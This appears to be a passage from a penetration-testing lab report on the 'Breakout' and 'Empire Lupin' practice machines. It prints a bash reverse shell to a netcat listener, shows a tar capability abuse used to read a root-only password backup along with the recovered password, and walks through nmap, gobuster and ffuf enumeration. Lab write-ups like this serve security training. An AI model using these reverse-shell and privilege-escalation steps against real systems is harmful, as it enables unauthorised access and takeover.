
3.2.2 Accessing the Website



- We could access the usermin with the previous credentials on port 20000.



- After accessing the website, we found option to open command shell on the website and tried to insert some commands like "ls" to check the shell response.



3.2.3 Gaining Reverse Shell On My Machine

- **Objective**: Gain bash shell on my local machine
- **Tools**: netcat
- **Tool description**

  Netcat (often abbreviated as nc) is a powerful, versatile networking utility used for reading from and writing to network connections in Linux and Unix-like systems. Often referred to as the "Swiss Army knife" of networking, it supports a variety of network-related tasks, including port scanning, file transfers, and acting as a simple TCP/UDP server or client.

  Netcat is commonly used in **network diagnostics, security testing**, and even for setting up simple **backdoors** during penetration testing.

- **Action**:
  - Open nc listner on my terminal Using command nc -lnvp 2222

    nc: The **Netcat** command.

    -l: This tells Netcat to operate in **listen mode**, meaning it will wait for incoming connections.

    -n: This option disables DNS lookup, making Netcat faster by not resolving hostnames to IP addresses.

    -v: Enables **verbose mode**, providing more detailed output about the connection and any data exchanged.

    -p 2222: Specifies the **port** to listen on, in this case, port **2222**.

- Adding bash command to get reverse shell from pentestmonkey


/bin/bash -i >& /dev/tcp/192.168.57.135/2222 0>&1

- **Script clarification**:


The command `/bin/bash -i >& /dev/tcp/192.168.57.135/2222 0>&1` is a **reverse shell** that redirects a shell's input and output to a remote machine over a TCP connection. Here's a detailed breakdown of each part of the command:

Command Breakdown:

1. **`/bin/bash -i`**:
   - This starts an **interactive instance** of the Bash shell. The `-i` option ensures that the shell is interactive, allowing the attacker to interact with it remotely.
2. **`>& /dev/tcp/192.168.57.135/2222`**:
   - This part opens a **TCP connection** to the remote IP `192.168.57.135` on port `2222`.
   - `/dev/tcp/` is a special device file that Bash can use to create TCP or UDP connections. When a connection is established, data can be sent and received through it.
   - Run both scripts and gain access on the shell using my local machine terminal.



- Adding bash command to get reverse shell on website.



- Open nc listner on my terminal Using command nc -lnvp 2222

3.2.4 Privilege Escalation

- **Objective**: Gain root access by escalating privileges.
- **Tools**: getcap
- **Tool description:**

  `getcap` is a Linux utility that is used to display file capabilities for a given binary or executable. File capabilities allow a program to have specific privileges (capabilities) without requiring full superuser (root) access, offering a finer granularity of permission control. These capabilities are part of Linux's POSIX capabilities system, which breaks down the privileges traditionally granted to the root user into discrete units.

- **Action**:

  The command `getcap -r / 2>/dev/null` is used to **recursively list all files with capabilities** on the system, while **suppressing error messages**. Here's a detailed breakdown of what each part does:

  Command Breakdown:

- **`getcap -r /`**:

  `getcap`: This is the command used to display the **file capabilities** of files.

  `-r`: This option tells `getcap` to **recursively** check all files in the specified directory (in this case, the root `/` directory). This will scan the entire system for files that have been assigned capabilities.

  `/`: This is the directory being scanned. Since `/` is the root directory, it will recursively scan the entire file system.

- `2>/dev/null`:

  `2>`: This part redirects **standard error output** (file descriptor 2) to a different destination.

  `/dev/null`: This is a special file that discards all data written to it (essentially a "black hole"). Redirecting output to `/dev/null` means any errors (e.g., permission errors when scanning certain directories) will be ignored and not displayed on the terminal.

- **Result**:

```
cyber@breakout:~$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/home/cyber/tar cap_dac_read_search=ep
/usr/bin/ping cap_net_raw=ep
cyber@breakout:~$
```

  - The `cap_dac_read_search` capability allows a process to bypass discretionary access control (DAC) restrictions for read and search operations. In simpler terms, it grants the ability to read files and directories regardless of the traditional file permissions (like read/write/execute for user/group/others).
  - `ep` signifies that the capability is both effective and permitted, allowing the process to read and search files beyond normal permission restrictions.

By searching manual for any privilege we found file .old_pass.bak in /var/backups directory

```
cyber@breakout:/var/backups$ ls -la
ls -la
total 28
drwxr-xr-x  2 root root  4096 Oct 12 07:11 .
drwxr-xr-x 14 root root  4096 Oct 19  2021 ..
-rw-r--r--  1 root root 12732 Oct 19  2021 apt.extended_states.0
-rw-------  1 root root    17 Oct 20  2021 .old_pass.bak
```

To be able to read that file that has only access to be read by the admin we need to use the previously found tar file that allowing the process to read and search files beyond normal permission restrictions.

```
cyber@breakout:~$ ./tar -cvf old_pass /var/backups/.old_pass.bak
./tar -cvf old_pass /var/backups/.old_pass.bak
./tar: Removing leading `/' from member names
/var/backups/.old_pass.bak
```

`./tar`:

This specifies the path to the `tar` executable. The `./` indicates that `tar` is being executed from the current directory. If `tar` were installed in a standard location, it could also be invoked simply with `tar`.

The `tar` command is used to create and manipulate tar archives.

`-c`:This option stands for **create**. It tells `tar` to create a new archive file.
`-v`:This option stands for **verbose**. When used, `tar` will print the names of the files being processed to the terminal as they are added to the archive. This is useful for tracking the progress of the operation.
`-f`:This option stands for **file**. It indicates that the next argument will be the name of the archive file that `tar` should create or manipulate.
The name of the archive file should follow immediately after `-f`

```
cyber@breakout:~$ ./tar -xvf old_pass
./tar -xvf old_pass
var/backups/.old_pass.bak
cyber@breakout:~$
```

`./tar`:
This indicates that the `tar` executable is being run from the current directory. The `./` prefix specifies the relative path. If `tar` were in a standard directory in your system's `PATH`, you could simply use `tar`.
`-x`:This option stands for **extract**. It tells `tar` to extract files from an existing archive.
`-v`:This option stands for **verbose**. When included, `tar` will display the names of the files being extracted to the terminal, allowing you to see the progress of the extraction.
`-f`:This option stands for **file**. It indicates that the next argument will be the name of the archive file from which you want to extract files.

After extracting the file i'm now able to read it through the cyber user so after reading it i have got a password as the below figure:

```
cyber@breakout:~$ cat var/backups/.old_pass.bak
cat var/backups/.old_pass.bak
Ts&4&YurgtRX(=~h
```

4. Result

After trying the password I have finally got a root access:

```
cyber@breakout:~$ su
su
Password: Ts&4&YurgtRX(=~h

whoami
root
```

EMPIRE LUPIN

1. Target

The purpose of this penetration test is to evaluate the security of the Empire Lupin machine by identifying and exploiting vulnerabilities that could be used to compromise the system. The assessment will focus on testing the machine's resilience against potential attack vectors, assessing its security controls, and determining any weaknesses in its configurations.

2. Steps

2.1 Reconnaissance and Enumeration

- **Objective:** Identify open ports and services running on the target machine.
- **Tools Used:**

- **Nmap:** Network scanning and service enumeration.
- **Ifconfig:** to determine the IP range of the network.

```
┌──(mohamed㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.57.135  netmask 255.255.255.0  broadcast 192.168.57.255
        inet6 fe80::20c:29ff:fea4:7487  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:a4:74:87  txqueuelen 1000  (Ethernet)
        RX packets 11  bytes 1280 (1.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 37  bytes 4100 (4.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

I used the following command : nmap -sn 192.168.57.0/24 for **host discovery** on the **192.168.57.0/24** network without scanning for open ports

```
┌──(mohamed㉿kali)-[~]
└─$ nmap -sn 192.168.57.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-13 13:55 EDT
Nmap scan report for 192.168.57.2
Host is up (0.00050s latency).
Nmap scan report for 192.168.57.135
Host is up (0.00034s latency).
Nmap scan report for 192.168.57.145
Host is up (0.00034s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 16.02 seconds
```

Finding machine IP 192.168.57.145 and searching for it and its ports

I used the following command: nmap 192.168.57.145 to check for open ports and running services on the target IP address **192.168.57.145**.

- **Results:** The Nmap scan revealed the following open ports and services:

- **Port 22:** OpenSSH 7.4p1 (SSH)
- **Port 80:** Apache 2.4.18 (HTTP)

These results provide initial insights into the services running on the machine, giving us potential entry points for further exploitation.

2.2 Service Enumeration and Vulnerability Identification


- **Objective:** Enumerate the services in detail and identify vulnerabilities to exploit.

2.2.1 Web Enumeration (Port 80)


- **Tools Used:**


- **Gobuster: for brute-force enumeration of hidden directories, files, DNS subdomains, and virtual hosts on web servers.**
- **Commands:**

gobuster dir -u http://192.168.57.145 -w /usr/share/wordlists/dirb/common.txt
Results:




Checking the IP on HTTP port and checking /robots.txt path.





Then I found a directory /~myfiles so i tried to check it but i found error.



Error 404

2.3 Exploitation and Privilege Escalation

- **Objective:** Exploit identified vulnerabilities to gain unauthorized access, followed by privilege escalation to root or admin.

- **Tools:**

- **FFUF** (Fuzz Faster U Fool) is a fast and flexible **web fuzzing tool** used for **brute-forcing URLs**, directories, subdomains, parameters, and more. It helps in finding hidden web resources, vulnerabilities, and other assets by making HTTP requests based on a wordlist, similar to Gobuster, but with additional flexibility in fuzzing different parts of the request.


2.3.1 Web Exploitation Using FFUF


- **I used the following Command:** ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.57.144/~FUZZ

- This command uses **FFUF** to brute-force the directories or user directories on the server at `http://192.168.57.144`.

  `-w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt`: Specifies the wordlist (in this case, a medium-sized wordlist from **DirBuster**) that contains potential directory names or usernames.

  `-u http://192.168.57.144/~FUZZ`: The URL where **FUZZ** will be replaced by each word in the wordlist, testing for potential user directories like the result I found: `http://192.168.57.144/~secret`







It seems like we have found username of ssh to be icex64

More further enumeration is required to find the password

ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u

http://192.168.57.144/~secret/.FUZZ -e .txt






